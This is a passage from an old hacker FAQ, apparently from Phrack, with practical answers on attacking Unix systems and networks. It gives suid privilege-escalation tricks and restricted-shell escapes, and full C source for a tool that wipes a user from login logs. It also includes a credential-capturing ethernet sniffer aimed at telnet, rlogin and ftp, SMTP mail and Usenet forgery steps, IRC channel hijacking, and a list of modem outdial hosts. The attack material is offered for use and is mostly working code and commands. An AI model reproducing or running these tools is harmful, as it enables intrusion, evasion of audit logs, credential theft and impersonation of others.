OSF/1	/etc/passwd[.dir .pag]	*
SCO Unix #.2.x	/tcdb/auth/files/<first letter of username>/<username>	*
SunOS4.1+c2	/etc/security/passwd.adjunct	##username
SunOS 5.0	/etc/shadow	
	<optional NIS+ private secure maps/tables/whatever>	
System V Release 4.0	/etc/shadow	x
System V Release 4.2	/etc/security/* database	
Ultrix 4	/etc/auth[.dir .pag]	*
UNICOS	/etc/udb	*

05. What is NIS/yp?

NIS (Network Information System) in the current name for what was once known as yp (Yellow Pages). The purpose for NIS is to allow many machines on a network to share configuration information, including password data. NIS is not designed to promote system security. If your system uses NIS you will have a very short /etc/passwd file that includes a line that looks like this:

```
+:0:0:::
```

To view the real password file use this command `ypcat passwd`

06. What are those weird characters after the comma in my passwd file?

The characters are password aging data. Password aging forces the user to change passwords after a System Administrator specified period of time. Password aging can also force a user to keep a password for a certain number of weeks before changing it.

```
]
] Sample entry from /etc/passwd with password aging installed:
]
] will:5fg63fhD3d,M.z8:9406:12:Will Spencer:/home/fsg/will:/bin/bash
]
```

Note the comma in the encrypted password field. The characters after the comma are used by the password aging mechanism.

```
]
] Password aging characters from above example:
]
] M.z8
]
```

The four characters are interpreted as follows:

```
1: Maximum number of weeks a password can be used without changing.
2: Minimum number of weeks a password must be used before changing.
3&4: Last time password was changed, in number of weeks since 1970.
```

Three special cases should be noted:

If the first and second characters are set to '..' the user will be forced to change his/her passwd the next time he/she logs in. The passwd program will then remove the passwd aging characters, and the user will not be subjected to password aging requirements again.

If the third and fourth characters are set to '..' the user will be forced to change his/her passwd the next time he/she logs in. Password aging will then occur as defined by the first and second characters.

If the first character (MAX) is less than the second character (MIN), the user is not allowed to change his/her password. Only root can change that users password.

It should also be noted that the su command does not check the password aging data. An account with an expired password can be su'd to without being forced to change the password.

Password Aging Codes

Character: . / 0 1 2 3 4 5 6 7 8 9 A B C D E F G H																			
Number: 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19																			
Character: I J K L M N O P Q R S T U V W X Y Z a b																			
Number: 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39																			
Character: c d e f g h i j k l m n o p q r s t u v																			
Number: 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59																			
Character: w x y z																			
Number: 60 61 62 63																			

07. How do I access the password file under VMS?

Under VMS, the password file is SYS\$SYSTEM:SYSUAF.DAT. However, unlike Unix, most users do not have access to read the password file.

08. How do I crack VMS passwords?

Write a program that uses the SYS\$GETUAF functions to compare the results of encrypted words against the encrypted data in SYSUAF.DAT.

Two such programs are known to exist, CHECK_PASSWORD and GUESS_PASSWORD.

09. How do I break out of a restricted shell?

On poorly implemented restricted shells you can break out of the restricted environment by running a program that features a shell function. A good example is vi. Run vi and use this command:

```
:set shell=/bin/sh
```

then shell using this command:

```
:shell
```

10. How do I gain root from a suid script or program?

1. Change IFS.

If the program calls any other programs using the system() function call, you may be able to fool it by changing IFS. IFS is the Internal Field Separator that the shell uses to delimit arguments.

If the program contains a line that looks like this:

```
system("/bin/date")
```

and you change IFS to '/' the shell will then interpret the proceeding line as:

```
bin date
```

Now, if you have a program of your own in the path called "bin" the suid program will run your program instead of /bin/date.

To change IFS, use this command:

```
IFS=' ';export IFS      # Bourne Shell
setenv IFS '/'          # C Shell
export IFS='/'          # Korn Shell
```

2. link the script to -i

Create a symbolic link named "-i" to the program. Running "-i" will cause the interpreter shell (/bin/sh) to start up in interactive mode. This only works on suid shell scripts.

Example:

```
% ln suid.sh -i
% -i
#
```

3. Exploit a race condition

Replace a symbolic link to the program with another program while the kernel is loading /bin/sh.

Example:

```
nice -19 suidprog ; ln -s evilprog suidroot
```

4. Send bad input to the program.

Invoke the name of the program and a separate command on the same command line.

Example:

```
suidprog ; id
```

11. How do I erase my presence from the system logs?

Edit /etc/utmp, /usr/adm/wtmp and /usr/adm/lastlog. These are not text files that can be edited by hand with vi, you must use a program specifically written for this purpose.

Example:

```
#include <sys/types.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/file.h>
#include <fcntl.h>
#include <utmp.h>
#include <pwd.h>
#include <lastlog.h>
#define WTMP_NAME "/usr/adm/wtmp"
#define UTMP_NAME "/etc/utmp"
#define LASTLOG_NAME "/usr/adm/lastlog"

int f;

void kill_utmp(who)
char *who;
{
    struct utmp utmp_ent;

    if ((f=open(UTMP_NAME,O_RDWR))>=0) {
        while(read(f, &utmp_ent, sizeof(utmp_ent))> 0 )
            if (!strcmp(utmp_ent.ut_name,who,strlen(who))) {
                bzero((char *)&utmp_ent,sizeof(utmp_ent));
                lseek(f, -(sizeof(utmp_ent)), SEEK_CUR);
                write(f, &utmp_ent, sizeof(utmp_ent));
            }
        close(f);
    }
}

void kill_wtmp(who)
char *who;
{
    struct utmp utmp_ent;
    long pos;

    pos = 1L;
    if ((f=open(WTMP_NAME,O_RDWR))>=0) {

        while(pos != -1L) {
            lseek(f, -(long)( sizeof(struct utmp) ) * pos, L_XTND);
            if (read(f, &utmp_ent, sizeof(struct utmp))<0) {
```

```

    pos = -1L;
} else {
    if (!strcmp(utmp_ent.ut_name,who,strlen(who))) {
        bzero((char *)&utmp_ent,sizeof(struct utmp ));
        lseek(f,-( sizeof(struct utmp)) * pos),L_XTND);
        write (f, &utmp_ent, sizeof (utmp_ent));
        pos = -1L;
    } else pos += 1L;
}
}
close(f);
}
}

void kill_lastlog(who)
char *who;
{
    struct passwd *pwd;
    struct lastlog newll;

    if ((pwd=getpwnam(who))!=NULL) {

        if ((f=open(LASTLOG_NAME, O_RDWR)) >= 0) {
            lseek(f, (long)pwd->pw_uid * sizeof (struct lastlog), 0);
            bzero((char *)&newll,sizeof( newll ));
            write(f, (char *)&newll, sizeof( newll ));
            close(f);
        }

        } else printf("%s: ?\n",who);
}

main(argc,argv)
int argc;
char *argv[];
{
    if (argc==2) {
        kill_lastlog(argv[1]);
        kill_wtmp(argv[1]);
        kill_utmp(argv[1]);
        printf("Zap2!\n");
    } else
        printf("Error.\n");
}

```

12. How do I send fakemail?

Telnet to port 25 of the machine you want the mail to appear to originate from. Enter your message as in this example:

```

HELO bellcore.com
MAIL FROM:Voyager@bellcore.com
RCPT TO:president@whitehouse.gov
DATA

```

Please discontinue your silly Clipper initiative.

```

.
QUIT

```

On systems that have RFC 931 implemented, spoofing your "MAIL FROM:" line will not work. Test by sending yourself fakemail first.

For more information read RFC 822 "Standard for the format of ARPA Internet text messages."

13. How do I fake posts to UseNet?

Use inews to post. Give inews the following lines:

```
From:
Newsgroups:
Subject:
Message-ID:
Date:
Organization:
```

For a moderated newsgroup, inews will also require this line:

```
Approved:
```

Then add your post and terminate with <Control-D>.

Example:

```
From: Eric S. Real
Newsgroups: alt.hackers
Subject: Pathetic bunch of wannabe losers
Message-ID: <esr.123@locke.ccil.org>
Date: Fri, 13 Aug 1994 12:15:03
Organization: Moral Majority
```

A pathetic bunch of wannabe losers is what most of you are, with no right to steal the honorable title of 'hacker' to puff up your silly adolescent egos. Get stuffed, get lost, and go to jail.

Eric S. Real <esr@locke.ccil.org>

^D

Note that many systems will append an Originator: line to your message header, effectively revealing the account from which the message was posted.

14. How do I hack ChanOp on IRC?

Find a server that is split from the rest of IRC and create your own channel there using the name of the channel you want ChanOp on. When that server reconnects to the net, you will have ChanOp on the real channel. If you have ServerOp on a server, you can cause it to split on purpose.

15. How do I modify the IRC client to hide my real username?

Get the IRC client from cs.bu.edu /irc/clients. Look at the source code files irc.c and ctcp.c. The code you are looking for is fairly easy to spot. Change it. Change the username code in irc.c and the ctcp information code in ctcp.c. Compile and run your client.

Here are the diffs from a sample hack of the IRC client. Your client code will vary slightly depending on what IRC client version you are running.

```
*** ctcp.c.old  Wed Feb 10 10:08:05 1993
--- ctcp.c      Fri Feb 12 04:33:55 1993
*****
*** 331,337 ****
    struct passwd *pwd;
    long diff;
    int uid;
!   char c;
```

```

/*
 * sojge complained that ircII says 'idle 1 seconds'
--- 331,337 ----
    struct passwd *pwd;
    long diff;
    int uid;
!    char c, *fing;

/*
 * sojge complained that ircII says 'idle 1 seconds'
*****
*** 348,354 ***
    if (uid != DAEMON_UID)
    {
#endif /* DAEMON_UID */
!        if (pwd = getpwuid(uid))
!        {
!            char *tmp;

--- 348,356 ----
    if (uid != DAEMON_UID)
    {
#endif /* DAEMON_UID */
!        if (fing = getenv("IRCFINGER"))
!            send_ctcp_reply(from, ctcp->name, fing, diff, c);
!        else if (pwd = getpwuid(uid))
!        {
!            char *tmp;

*** irc.c.old   Wed Feb 10 06:33:11 1993
--- irc.c       Fri Feb 12 04:02:11 1993
*****
*** 510,516 ***
        malloc_strcpy(&my_path, "/");
        if (*realname == null(char))
            strcpy(realname, "*Unknown*", REALNAME_LEN);
!        if (*username == null(char))
!        {
!            if (ptr = getenv("USER"))
!                strcpy(username, ptr, NAME_LEN);

--- 510,518 ----
        malloc_strcpy(&my_path, "/");
        if (*realname == null(char))
            strcpy(realname, "*Unknown*", REALNAME_LEN);
!        if (ptr = getenv("IRCUSER"))
!            strcpy(username, ptr, NAME_LEN);
!        else if (*username == null(char))
!        {
!            if (ptr = getenv("USER"))
!                strcpy(username, ptr, NAME_LEN);

```

16. How to I change to directories with strange characters in them?

These directories are often used by people trying to hide information, most often warez (commercial software).

There are several things you can do to determine what these strange characters are. One is to use the arguments to the ls command that cause ls to give you more information:

From the man page for ls:

- F Causes directories to be marked with a trailing `/' , executable files to be marked with a trailing `*' , and symbolic links to be marked with a trailing `@' symbol.
- q Forces printing of non-graphic characters in filenames as the

character ``?''.

- b Forces printing of non-graphic characters in the \ddd notation, in octal.

Perhaps the most useful tool is to simply do an "ls -al filename" to save the directory of the remote ftp site as a file on your local machine. Then you can do a "cat -t -v -e filename" to see exactly what those bizarre little characters are.

From the man page for cat:

- v Causes non-printing characters (with the exception of tabs, newlines, and form feeds) to be displayed. Control characters are displayed as ^X (<Ctrl>x), where X is the key pressed with the <Ctrl> key (for example, <Ctrl>m is displayed as ^M). The character (octal 0177) is printed as ^?. Non-ASCII characters (with the high bit set) are printed as M -x, where x is the character specified by the seven low order bits.
- t Causes tabs to be printed as ^I and form feeds as ^L. This option is ignored if the -v option is not specified.
- e Causes a ``\$'' character to be printed at the end of each line (prior to the new-line). This option is ignored if the -v option is not set.

If the directory name includes a <SPACE> or a <TAB> you will need to enclose the entire directory name in quotes. Example:

```
cd "..<TAB>"
```

On an IBM-PC, you may enter these special characters by holding down the <ALT> key and entering the decimal value of the special character on your numeric keypad. When you release the <ALT> key, the special character should appear on your screen. An ASCII chart can be very helpful.

Sometimes people will create directories with some of the standard stty control characters in them, such as ^Z (suspend) or ^C (intr). To get into those directories, you will first need to use stty to change the control character in question to another character.

From the man page for stty:

Control assignments

control-character C

Sets control-character to C, where control-character is erase, kill, intr (interrupt), quit, eof, eol, swch (switch), start, stop or susp.

start and stop are available as possible control characters for the control-character C assignment.

If C is preceded by a caret (^) (escaped from the shell), then the value used is the corresponding control character (for example, ^D is a <Ctrl>d; ^? is interpreted as DELETE and ^- is interpreted as undefined).

Use the stty -a command to see your current stty settings, and to determine which one is causing you problems.

17. What is ethernet sniffing?

Ethernet sniffing is listening (with software) to the raw ethernet

device for packets that interest you. When your software sees a packet that fits certain criteria, it logs it to a file. The most common criteria for an interesting packet is one that contains words like "login" or "password."

Many ethernet sniffers are available, here are a few that may be on your system now:

OS	Sniffer		
HP/UX	nettl (monitor) & netfmt (display)		
	nfswatch	/* Available via anonymous ftp	*/
Irix	nfswatch	/* Available via anonymous ftp	*/
	Etherman		
SunOS	etherfind		
	nfswatch	/* Available via anonymous ftp	*/
Solaris	snoop		
DOS	ETHLOAD	/* Available via anonymous ftp as	*/
		/* ethld104.zip	*/
	The Gobbler	/* Available via anonymous ftp	*/
	LanPatrol		
	LanWatch		
	Netmon		
	Netwatch		
	Netzhack	/* Available via anonymous ftp at	*/
		/* mistress.informatik.unibw-muenchen.de	*/
		/* /pub/netzhack.mac	*/
Macintosh	Etherpeek		

Here is source code for an ethernet sniffer:

```
/* Esniff.c */
```

```
#include <stdio.h>
#include <ctype.h>
#include <string.h>
```

```
#include <sys/time.h>
#include <sys/file.h>
#include <sys/stropts.h>
#include <sys/signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
```

```
#include <net/if.h>
#include <net/nit_if.h>
#include <net/nit_buf.h>
#include <net/if_arp.h>
```

```
#include <netinet/in.h>
#include <netinet/if_ether.h>
#include <netinet/in_sysm.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netinet/ip_var.h>
#include <netinet/udp_var.h>
#include <netinet/in_sysm.h>
#include <netinet/tcp.h>
#include <netinet/ip_icmp.h>
```

```
#include <netdb.h>
#include <arpa/inet.h>
```

```
#define ERR stderr
```

```
char *malloc();
char *device,
```

```

    *ProgName,
    *LogName;
FILE    *LOG;
int      debug=0;

#define NIT_DEV      "/dev/nit"
#define CHUNKSIZE    4096          /* device buffer size */
int      if_fd = -1;
int      Packet[CHUNKSIZE+32];

void Pexit(err,msg)
int err; char *msg;
{ perror(msg);
  exit(err); }

void Zexit(err,msg)
int err; char *msg;
{ fprintf(ERR,msg);
  exit(err); }

#define IP            ((struct ip *)Packet)
#define IP_OFFSET    (0x1FFF)
#define SZETH        (sizeof(struct ether_header))
#define IPLEN        (ntohs(ip->ip_len))
#define IPHLEN        (ip->ip_hl)
#define TCPOFF        (tcph->th_off)
#define IPS            (ip->ip_src)
#define IPD            (ip->ip_dst)
#define TCPS            (tcph->th_sport)
#define TCPD            (tcph->th_dport)
#define IPEq(s,t)      ((s).s_addr == (t).s_addr)

#define TCPFL(FLAGS)  (tcph->th_flags & (FLAGS))

#define MAXBUFLen    (128)
time_t    LastTIME = 0;

struct CREC {
    struct CREC *Next,
               *Last;
    time_t    Time;                /* start time */
    struct in_addr SRCip,
               DSTip;
    u_int     SRCport,             /* src/dst ports */
               DSTport;
    u_char    Data[MAXBUFLen+2]; /* important stuff :- ) */
    u_int     Length;              /* current data length */
    u_int     PKcnt;               /* # pkts */
    u_long    LASTseq;
};

struct CREC *CLroot = NULL;

char *Symaddr(ip)
register struct in_addr ip;
{ register struct hostent *he =
    gethostbyaddr((char *)&ip.s_addr, sizeof(struct in_addr),AF_INET);

    return( (he)?(he->h_name):(inet_ntoa(ip)) );
}

char *TCPflags(flgs)
register u_char flgs;
{ static char iobuf[8];
#define SFL(P,THF,C) iobuf[P]=((flgs & THF)?C:'-')

    SFL(0,TH_FIN, 'F');
    SFL(1,TH_SYN, 'S');

```

```

SFL(2,TH_RST, 'R');
SFL(3,TH_PUSH,'P');
SFL(4,TH_ACK, 'A');
SFL(5,TH_URG, 'U');
iobuf[6]=0;
return(iobuf);
}

char *SERVp(port)
register u_int port;
{ static char buf[10];
  register char *p;

  switch(port) {
    case IPPORT_LOGINSERVER: p="rlogin"; break;
    case IPPORT_TELNET:      p="telnet"; break;
    case IPPORT_SMTP:        p="smtp"; break;
    case IPPORT_FTP:         p="ftp"; break;
    default: sprintf(buf,"%u",port); p=buf; break;
  }
  return(p);
}

char *Ptm(t)
register time_t *t;
{ register char *p = ctime(t);
  p[strlen(p)-6]=0; /* strip " YYYY\n" */
  return(p);
}

char *NOWtm()
{ time_t tm;
  time(&tm);
  return( Ptm(&tm) );
}

#define MAX(a,b) (((a)>(b))?(a):(b))
#define MIN(a,b) (((a)<(b))?(a):(b))

/* add an item */
#define ADD_NODE(SIP,DIP,SPORT,DPORT,DATA,LEN) { \
  register struct CREC *CLtmp = \
    (struct CREC *)malloc(sizeof(struct CREC)); \
  time( &(CLtmp->Time) ); \
  CLtmp->SRCip.s_addr = SIP.s_addr; \
  CLtmp->DSTip.s_addr = DIP.s_addr; \
  CLtmp->SRCport = SPORT; \
  CLtmp->DSTport = DPORT; \
  CLtmp->Length = MIN(LEN,MAXBUFLen); \
  bcopy( (u_char *)DATA, (u_char *)CLtmp->Data, CLtmp->Length); \
  CLtmp->PKcnt = 1; \
  CLtmp->Next = CLroot; \
  CLtmp->Last = NULL; \
  CLroot = CLtmp; \
}

register struct CREC *GET_NODE(Sip,SP,Dip,DP)
register struct in_addr Sip,Dip;
register u_int SP,DP;
{ register struct CREC *CLr = CLroot;

  while(CLr != NULL) {
    if( (CLr->SRCport == SP) && (CLr->DSTport == DP) &&
        IPeq(CLr->SRCip,Sip) && IPeq(CLr->DSTip,Dip) )
      break;
    CLr = CLr->Next;
  }
  return(CLr);
}

```



```

}

#define ADDDATA_NODE(CL,DATA,LEN) { \
    bcopy((u_char *)DATA, (u_char *)&CL->Data[CL->Length],LEN); \
    CL->Length += LEN; \
}

#define PR_DATA(dp,ln) { \
    register u_char lastc=0; \
    while(ln-- >0) { \
        if(*dp < 32) { \
            switch(*dp) { \
                case '\0': if((lastc=='\r') || (lastc=='\n') || lastc=='\0') \
                    break; \
                case '\r': \
                case '\n': fprintf(LOG,"\n      : "); \
                    break; \
                default : fprintf(LOG,"^%c", (*dp + 64)); \
                    break; \
            } \
        } else { \
            if(isprint(*dp)) fputc(*dp,LOG); \
            else fprintf(LOG,"(%d)",*dp); \
        } \
        lastc = *dp++; \
    } \
    fflush(LOG); \
}

void END_NODE(CLe,d,dl,msg)
register struct CREC *CLe;
register u_char *d;
register int dl;
register char *msg;
{
    fprintf(LOG,"\n-- TCP/IP LOG -- TM: %s --\n", Ptm(&CLe->Time));
    fprintf(LOG," PATH: %s(%s) =>", Symaddr(CLe->SRCip),SERVp(CLe->SRCport));
    fprintf(LOG," %s(%s)\n", Symaddr(CLe->DSTip),SERVp(CLe->DSTport));
    fprintf(LOG," STAT: %s, %d pkts, %d bytes [%s]\n",
        NOWtm(),CLe->PKcnt,(CLe->Length+dl),msg);
    fprintf(LOG," DATA: ");
    { register u_int i = CLe->Length;
      register u_char *p = CLe->Data;
      PR_DATA(p,i);
      PR_DATA(d,dl);
    }

    fprintf(LOG,"\n-- \n");
    fflush(LOG);

    if(CLe->Next != NULL)
        CLe->Next->Last = CLe->Last;
    if(CLe->Last != NULL)
        CLe->Last->Next = CLe->Next;
    else
        CLroot = CLe->Next;
    free(CLe);
}

/* 30 mins (x 60 seconds) */
#define IDLE_TIMEOUT 1800
#define IDLE_NODE() { \
    time_t tm; \
    time(&tm); \
    if(LastTIME<tm) { \
        register struct CREC *CLe,*CLt = CLroot; \
        LastTIME=(tm+IDLE_TIMEOUT); tm-=IDLE_TIMEOUT; \
        while(CLe=CLt) { \

```

```

        CLt=CLe->Next; \
        if(CLe->Time <tm) \
            END_NODE(CLe, (u_char *)NULL, 0, "IDLE TIMEOUT"); \
    } \
} \
}

void filter(cp, pktlen)
register char *cp;
register u_int pktlen;
{
    register struct ip      *ip;
    register struct tcphdr *tcph;

    { register u_short EtherType=ntohs(((struct ether_header *)cp)->ether_type);

        if(EtherType < 0x600) {
            EtherType = *(u_short *) (cp + SZETH + 6);
            cp+=8; pktlen-=8;
        }

        if(EtherType != ETHERTYPE_IP) /* chuck it if its not IP */
            return;
    }

    /* ugh, gotta do an alignment :-( */
    bcopy(cp + SZETH, (char *)Packet, (int) (pktlen - SZETH));

    ip = (struct ip *)Packet;
    if( ip->ip_p != IPPROTO_TCP) /* chuck non tcp pkts */
        return;
    tcph = (struct tcphdr *) (Packet + IPHLEN);

    if(! ( (TCPD == IPPORT_TELNET) ||
           (TCPD == IPPORT_LOGINSERVER) ||
           (TCPD == IPPORT_FTP)
        )) return;

    { register struct CREC *CLm;
      register int length = ((IPLEN - (IPHLEN * 4)) - (TCPOFF * 4));
      register u_char *p = (u_char *)Packet;

      p += ((IPHLEN * 4) + (TCPOFF * 4));

      if(debug) {
          fprintf(LOG, "PKT: (%s %04X) ", TCPflags(tcph->th_flags), length);
          fprintf(LOG, "%s[%s] => ", inet_ntoa(IPS), SERVp(TCPS));
          fprintf(LOG, "%s[%s]\n", inet_ntoa(IPD), SERVp(TCPD));
      }

      if( CLm = GET_NODE(IPS, TCPS, IPD, TCPD) ) {

          CLm->PKcnt++;

          if(length>0)
              if( (CLm->Length + length) < MAXBUFLen ) {
                  ADDDATA_NODE( CLm, p, length);
              } else {
                  END_NODE( CLm, p, length, "DATA LIMIT");
              }

          if(TCPFL(TH_FIN|TH_RST)) {
              END_NODE( CLm, (u_char *)NULL, 0, TCPFL(TH_FIN)?"TH_FIN":"TH_RST" );
          }

      } else {

          if(TCPFL(TH_SYN)) {

```

```

    ADD_NODE(IPS, IPD, TCPS, TCPD, p, length);
}

}

IDLE_NODE();

}

}

/* signal handler
 */
void death()
{ register struct CREC *CLe;

    while(CLe=CLroot)
        END_NODE( CLe, (u_char *)NULL, 0, "SIGNAL");

    fprintf(LOG, "\nLog ended at => %s\n", NOWtm());
    fflush(LOG);
    if(LOG != stdout)
        fclose(LOG);
    exit(1);
}

/* opens network interface, performs ioctls and reads from it,
 * passing data to filter function
 */
void do_it()
{
    int cc;
    char *buf;
    u_short sp_ts_len;

    if(!(buf=malloc(CHUNKSIZE)))
        Pexit(1, "Eth: malloc");

/* this /dev/nit initialization code pinched from etherfind */
{
    struct strioctl si;
    struct ifreq ifr;
    struct timeval timeout;
    u_int chunksize = CHUNKSIZE;
    u_long if_flags = NI_PROMISC;

    if((if_fd = open(NIT_DEV, O_RDONLY)) < 0)
        Pexit(1, "Eth: nit open");

    if(ioctl(if_fd, I_SRDOPT, (char *)RMSGD) < 0)
        Pexit(1, "Eth: ioctl (I_SRDOPT)");

    si.ic_timeout = INFTIM;

    if(ioctl(if_fd, I_PUSH, "nbuf") < 0)
        Pexit(1, "Eth: ioctl (I_PUSH \"nbuf\")");

    timeout.tv_sec = 1;
    timeout.tv_usec = 0;
    si.ic_cmd = NIOCSHUNK;
    si.ic_len = sizeof(timeout);
    si.ic_dp = (char *)&timeout;
    if(ioctl(if_fd, I_STR, (char *)&si) < 0)
        Pexit(1, "Eth: ioctl (I_STR: NIOCSHUNK)");

    si.ic_cmd = NIOCSCHUNK;
    si.ic_len = sizeof(chunksize);
    si.ic_dp = (char *)&chunksize;

```

```

if(ioctl(if_fd, I_STR, (char *)&si) < 0)
    Pexit(1,"Eth: ioctl (I_STR: NIOCSCHUNK)");

strncpy(ifr.ifr_name, device, sizeof(ifr.ifr_name));
ifr.ifr_name[sizeof(ifr.ifr_name) - 1] = '\0';
si.ic_cmd = NIOCBIND;
si.ic_len = sizeof(ifr);
si.ic_dp = (char *)&ifr;
if(ioctl(if_fd, I_STR, (char *)&si) < 0)
    Pexit(1,"Eth: ioctl (I_STR: NIOCBIND)");

si.ic_cmd = NIOCSFLAGS;
si.ic_len = sizeof(if_flags);
si.ic_dp = (char *)&if_flags;
if(ioctl(if_fd, I_STR, (char *)&si) < 0)
    Pexit(1,"Eth: ioctl (I_STR: NIOCSFLAGS)");

if(ioctl(if_fd, I_FLUSH, (char *)FLUSHR) < 0)
    Pexit(1,"Eth: ioctl (I_FLUSH)");
}

while ((cc = read(if_fd, buf, CHUNKSIZE)) >= 0) {
    register char *bp = buf,
                 *bufstop = (buf + cc);

    while (bp < bufstop) {
        register char *cp = bp;
        register struct nit_bufhdr *hdrp;

        hdrp = (struct nit_bufhdr *)cp;
        cp += sizeof(struct nit_bufhdr);
        bp += hdrp->nhb_totlen;
        filter(cp, (u_long)hdrp->nhb_msglen);
    }
    Pexit((-1),"Eth: read");
}
/* Authorize your proogie,generate your own password and uncomment here */
/* #define AUTHPASSWD "EloiZgZejWyms" */

void getauth()
{ char *buf,*getpass(),*crypt();
  char pwd[21],prmt[81];

  strcpy(pwd,AUTHPASSWD);
  sprintf(prmt,"(%s)UP? ",ProgName);
  buf=getpass(prmt);
  if(strcmp(pwd,crypt(buf,pwd)))
      exit(1);
}

/*
void main(argc, argv)
int argc;
char **argv;
{
    char    cbuf[BUFSIZ];
    struct ifconf ifc;
    int     s,
            ac=1,
            backg=0;

    ProgName=argv[0];

    /*      getauth(); */

    LOG=NULL;
    device=NULL;
    while((ac<argc) && (argv[ac][0] == '-')) {

```

```

register char ch = argv[ac++][1];
switch(toupper(ch)) {
    case 'I': device=argv[ac++];
                break;
    case 'F': if(!(LOG=fopen((LogName=argv[ac++]),"a")))
                Zexit(1,"Output file cant be opened\n");
                break;
    case 'B': backg=1;
                break;
    case 'D': debug=1;
                break;
    default : fprintf(ERR,
                "Usage: %s [-b] [-d] [-i interface] [-f file]\n",
                ProgName);
                exit(1);
}
}

if(!device) {
    if((s=socket(AF_INET, SOCK_DGRAM, 0)) < 0)
        Pexit(1,"Eth: socket");

    ifc.ifc_len = sizeof(cbuf);
    ifc.ifc_buf = cbuf;
    if(ioctl(s, SIOCGIFCONF, (char *)&ifc) < 0)
        Pexit(1,"Eth: ioctl");

    close(s);
    device = ifc.ifc_req->ifr_name;
}

fprintf(ERR,"Using logical device %s [%s]\n",device,NIT_DEV);
fprintf(ERR,"Output to %s.%s%s", (LOG)?LogName:"stdout",
        (debug)?" (debug)":"", (backg)?" Backgrounding ":"\n");

if(!LOG)
    LOG=stdout;

signal(SIGINT, death);
signal(SIGTERM, death);
signal(SIGKILL, death);
signal(SIGQUIT, death);

if(backg && debug) {
    fprintf(ERR,"[Cannot bg with debug on]\n");
    backg=0;
}

if(backg) {
    register int s;

    if((s=fork())>0) {
        fprintf(ERR,"[pid %d]\n",s);
        exit(0);
    } else if(s<0)
        Pexit(1,"fork");

    if( (s=open("/dev/tty",O_RDWR))>0 ) {
        ioctl(s,TIOCNOTTY, (char *)NULL);
        close(s);
    }
}

fprintf(LOG,"\nLog started at => %s [pid %d]\n",NOWtm(),getpid());
fflush(LOG);

do_it();
}

```

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 6 of 22

18. What is an Internet Outdial?

An Internet outdial is a modem connected to the Internet than you can use to dial out. Normal outdials will only call local numbers. A GOD (Global OutDial) is capable of calling long distance. Outdials are an inexpensive method of calling long distance BBS's.

19. What are some Internet Outdials?

This FAQ answer is excerpted from CoTNo #5:

Internet Outdial List v3.0
by Cavalier and Disorder

Introduction

There are several lists of Internet outdials floating around the net these days. The following is a compilation of other lists, as well as v2.0 by DeadKat (CoTNo issue 2, article 4). Unlike other lists where the author just ripped other people and released it, we have sat down and tested each one of these. Some of them we have gotten "Connection Refused" or it timed out while trying to connect...these have been labeled dead.

Working Outdials

as of 12/29/94

NPA ---	IP Address -----	Instructions -----
215	isn.upenn.edu	modem
217	dialout.cecer.army.mil	atdt x,xxxXXXXX
218	modem.d.umn.edu	atdt9,xxxXXXX
303	yuma.acns.colostate.edu 3020	
412	gate.cis.pitt.edu	tn3270, connect dialout.pitt.edu, atdtxxxXXXX
413	dialout2400.smith.edu	Ctrl } gets ENTER NUMBER: xxxxxxxx
502	outdial.louisville.edu	
502	uknet.uky.edu	connect kecnet @ dial: "outdial2400 or out"
602	acssdial.inre.asu.edu	atdt8,,,,,[x][yyy]xxxyyyy
614	ns2400.acs.ohio-state.edu	
614	ns9600.acs.ohio-state.edu	
713	128.249.27.153	atdt x,xxxXXXX
714	modem.nts.uci.edu	atdt[area]0[phone]
804	ublan.virginia.edu	connect hayes, 9,,xxx-xxxx

804 ublan2.acc.virginia.edu connect telnet
connect hayes

Need Password

206 rexair.cac.washington.edu This is an unbroken password
303 yuma.ACNS.ColoState.EDU login: modem
404 128.140.1.239 .modem8|CR
415 annex132-1.EECS.Berkeley.EDU "dial1" or "dial2" or "dialer1"
514 cartier.CC.UMontreal.CA externe,9+number
703 wal-3000.cns.vt.edu dial2400 -aa

Dead/No Connect

201 idsnet
202 modem.aidt.edu
204 dial.cc.umanitoba.ca
204 umnet.cc.manitoba.ca "dial12" or "dial24"
206 dialout24.cac.washington.edu
207 modem-o.caps.maine.edu
212 B719-7e.NYU.EDU dial3/dial12/dial24
212 B719-7f.NYU.EDU dial3/dial12/dial24
212 DIALOUT-1.NYU.EDU dial3/dial12/dial24
212 FREE-138-229.NYU.EDU dial3/dial12/dial24
212 UP19-4b.NYU.EDU dial3/dial12/dial24
215 wiseowl.ocis.temple.edu "atz" "atdt 9xxxxyyy"
218 aa28.d.umn.edu "cli" "rlogin modem"
at "login:" type "modem"
Hayes 9,XXX-XXXX
218 modem.d.umn.edu
301 dial9600.umd.edu
305 alcat.library.nova.edu
305 office.cis.ufl.edu
307 modem.uwo.edu Hayes 0,XXX-XXXX
313 35.1.1.6 dial2400-aa or dial1200-aa
or dialout
402 dialin.creighton.edu
402 modem.criegthon.edu
404 broadband.cc.emory.edu ".modem8" or ".dialout"
408 dialout.scu.edu
408 dialout1200.scu.edu
408 dialout2400.scu.edu
408 dialout9600.scu.edu
413 dialout.smith.edu
414 modems.uwp.edu
416 annex132.berkely.edu atdt 9,,,,, xxx-xxxx
416 pacx.utcs.utoronto.ca modem
503 dialout.uvm.edu
513 dialout24.afit.af.mil
513 r596adil.uc.edu
514 pacx.CC.UMontreal.CA externe#9 9xxx-xxxx
517 engdial.cl.msu.edu
602 dial9600.telcom.arizona.edu
603 dialout1200.unh.edu
604 dial24-nc00.net.ubc.ca
604 dial24-nc01.net.ubc.ca
604 dial96-np65.net.ubc.ca
604 gmodem.capcollege.bc.ca
604 hmodem.capcollege.bc.ca
609 128.119.131.11X (X= 1 - 4) Hayes
609 129.119.131.11x (x = 1 to 4)
609 wright-modem-1.rutgers.edu
609 wright-modem-2.rutgers.edu

```

612 modem_out12e7.atk.com
612 modem_out24n8.atk.com
614 ns2400.ircc.ohio-state.edu "dial"
615 dca.utk.edu dial2400 D 99k #
615 MATHSUN23.MATH.UTK.EDU dial 2400 d 99Kxxxxxxx
616 modem.calvin.edu
617 128.52.30.3 2400baud
617 dialout.lcs.mit.edu
617 dialout1.princeton.edu
617 isdn3.Princeton.EDU
617 jadwingymkip0.Princeton.EDU
617 lord-stanley.Princeton.EDU
617 mpanus.Princeton.EDU
